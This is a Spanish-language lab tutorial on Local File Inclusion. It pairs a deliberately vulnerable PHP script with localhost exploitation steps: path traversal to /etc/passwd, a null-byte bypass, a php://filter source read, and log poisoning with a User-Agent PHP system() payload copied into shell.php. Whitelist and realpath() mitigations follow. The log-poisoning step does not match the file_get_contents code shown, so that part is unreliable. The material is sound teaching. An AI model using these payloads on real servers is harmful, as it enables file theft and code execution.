

Actividad 8: Explotación y Mitigación de Local File Inclusion (LFI)

Tema: *Inclusión de archivos locales del servidor*

Objetivo: *Leer archivos del servidor y mitigarlo con listas blancas*

¿Qué es LFI?

LFI (**Local File Inclusion**) es una vulnerabilidad web que permite a un atacante incluir archivos locales del servidor en la respuesta de la aplicación.

Si no se controla correctamente, un atacante podría:

- Leer archivos sensibles como */etc/passwd* o *C:\windows\win.ini*.
- Ejecutar código malicioso si se permite la inclusión de *archivos .php*.
- Escalar a **Remote Code Execution (RCE)** si se combina con técnicas de *log poisoning*.

Código Vulnerable

Crear el archivo **vulnerable**: `lfi.php`

```
<?php
$file = $_GET['file'];
echo file_get_contents($file);
?>
```

El código no filtra ni valida la entrada del usuario y un atacante puede usar `?file=../../../../etc/passwd` para leer archivos sensibles.


Explotación de LFI

Leer archivos sensibles

Prueba básica:

```
http://localhost/lfi.php?file=../../../../etc/passwd
```

Si devuelve similar a:



La aplicación es **vulnerable** a LFI.

Bypass con Null Byte (en PHP < 5.3.4)

Algunas versiones antiguas de PHP permiten usar `%00` (*null byte*) para evitar restricciones de extensión:


http://localhost/lfi.php?file=/etc/passwd%00

Ejecutar código PHP (PHP Wrappers)

Si la aplicación permite incluir archivos .php, se podría ejecutar código malicioso.

Ejemplo con `php://filter` para leer código fuente de archivos PHP:


http://localhost/lfi.php?file=php://filter/convert.base64-encode/resource=index.html



- `file=` → Se usa un parametro vulnerable en `lfi.php` que permite incluir archivos arbitrarios en el servidor.
- `php://filter/convert.base64-encode/resource=index.html`:
 - `php://filter` → Es un wrapper especial de PHP que permite aplicar filtros de manipulación de datos.
 - `convert.base64-encode` → Codifica el contenido del archivo en Base64 en lugar de mostrarlo directamente.
 - `resource=index.html` → Especifica el archivo que se quiere leer, en este caso `index.html`.

Decodificar la cadena en Base64 y mostrar el resultado:

```
echo "BASE64_ENCODED_DATA" | base64 -d
```




```
root@kali: /var/www/html
File Actions Edit View Help
aXY+CiAgPC9ib2R5Pgo8L2h0bWw+Cgo=" | base64 -d
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <style type="text/css" media="screen">
      * {
        margin: 0px 0px 0px 0px;
        padding: 0px 0px 0px 0px;
      }
      body, html {
        padding: 3px 3px 3px 3px;
        background-color: #D8DBE2;
        font-family: Verdana, sans-serif;
      }
    </style>
  </head>
  <body>
    <h1>Apache2 Debian Default Page: It works</h1>
  </body>
</html>
```

Remote Code Execution (RCE) con Log Poisoning

Si la aplicación escribe entradas de usuario en logs, se podría inyectar código PHP malicioso en ellos y luego incluir el archivo de logs.

Enviar payload en *User-Agent* (inyectar en logs de Apache):

```
curl -A "<?php system('whoami'); ?>" http://localhost
```




```
(root@kali)-[/var/www/html]
# cat /var/log/apache2/access.log | grep '<?php'
::1 - - [21/Feb/2025:13:04:31 -0500] "GET / HTTP/1.1" 200 10958 "-" "<?php system('whoami'); ?>"
```

Incluir el log para ejecutar código:

```
http://localhost/lfi.php?file=/var/log/apache2/access.log
```

Si muestra el resultado de **whoami**, LFI ha **escalado** a RCE.




Copiar el Log a un Directorio donde Apache Interprete PHP

Si Apache no ejecuta PHP en `/var/log/apache2/`, intenta mover el log a `/var/www/html/`:

```
sudo cp /var/log/apache2/access.log /var/www/html/shell.php
```

Luego accede con:

```
http://localhost/shell.php
```



Mitigación de LFI

* Usar una Lista Blanca de Archivos Permitidos

```
<?php
$whitelist = ["home.php", "contact.php"];
$file = $_GET['file'];
```

```
if (!in_array($file, $whitelist)) {  
    die("Acceso denegado.");  
}  
  
include($file);  
?>
```

Solo permite archivos específicos.

* Bloquear Secuencias de Directorios (../)

```
<?php  
$file = $_GET['file'];  
  
if (strpos($file, '..') !== false) {  
    die("Acceso denegado.");  
}  
  
include("pages/" . basename($file));  
?>
```

Evita la navegación fuera del directorio permitido.

* Restringir el Tipo de Archivo

Si solo se permiten archivos .php, filtrar la extensión:

```
<?php  
$file = $_GET['file'];  
  
if (!preg_match('/^[a-zA-Z0-9_-]+\\.php$/', $file)) {  
    die("Acceso denegado.");  
}  
  
include("pages/" . $file);  
?>
```

Bloquea archivos con extensiones no deseadas.

* Deshabilitar *allow_url_include* y *allow_url_fopen* en *php.ini*

```
allow_url_include = Off  
allow_url_fopen = Off
```

Evita ataques de **Remote File Inclusion (RFI)**.

* Usar *realpath()* para Evitar Path Traversal

```
<?php  
$file = $_GET['file'];  
$baseDir = realpath("pages/");  
  
$realPath = realpath("pages/" . $file);
```


```
if (strpos($realPath, $baseDir) !== 0) {  
    die("Acceso denegado.");  
}  
  
include($realPath);  
?>
```

Garantiza que el archivo esté dentro de *pages/*.

Prueba Final


- **Intento de LFI (/etc/passwd) → Se bloquearía**

`http://localhost/lfi.php?file=/etc/passwd`



- **Intento de Log Poisoning (RCE) → Se bloquearía**

`http://localhost/lfi.php?file=/var/log/apache2/access.log`



- **Intento de Path Traversal (../) → Se bloquearía**

`http://localhost/lfi.php?file=../../../../etc/passwd`

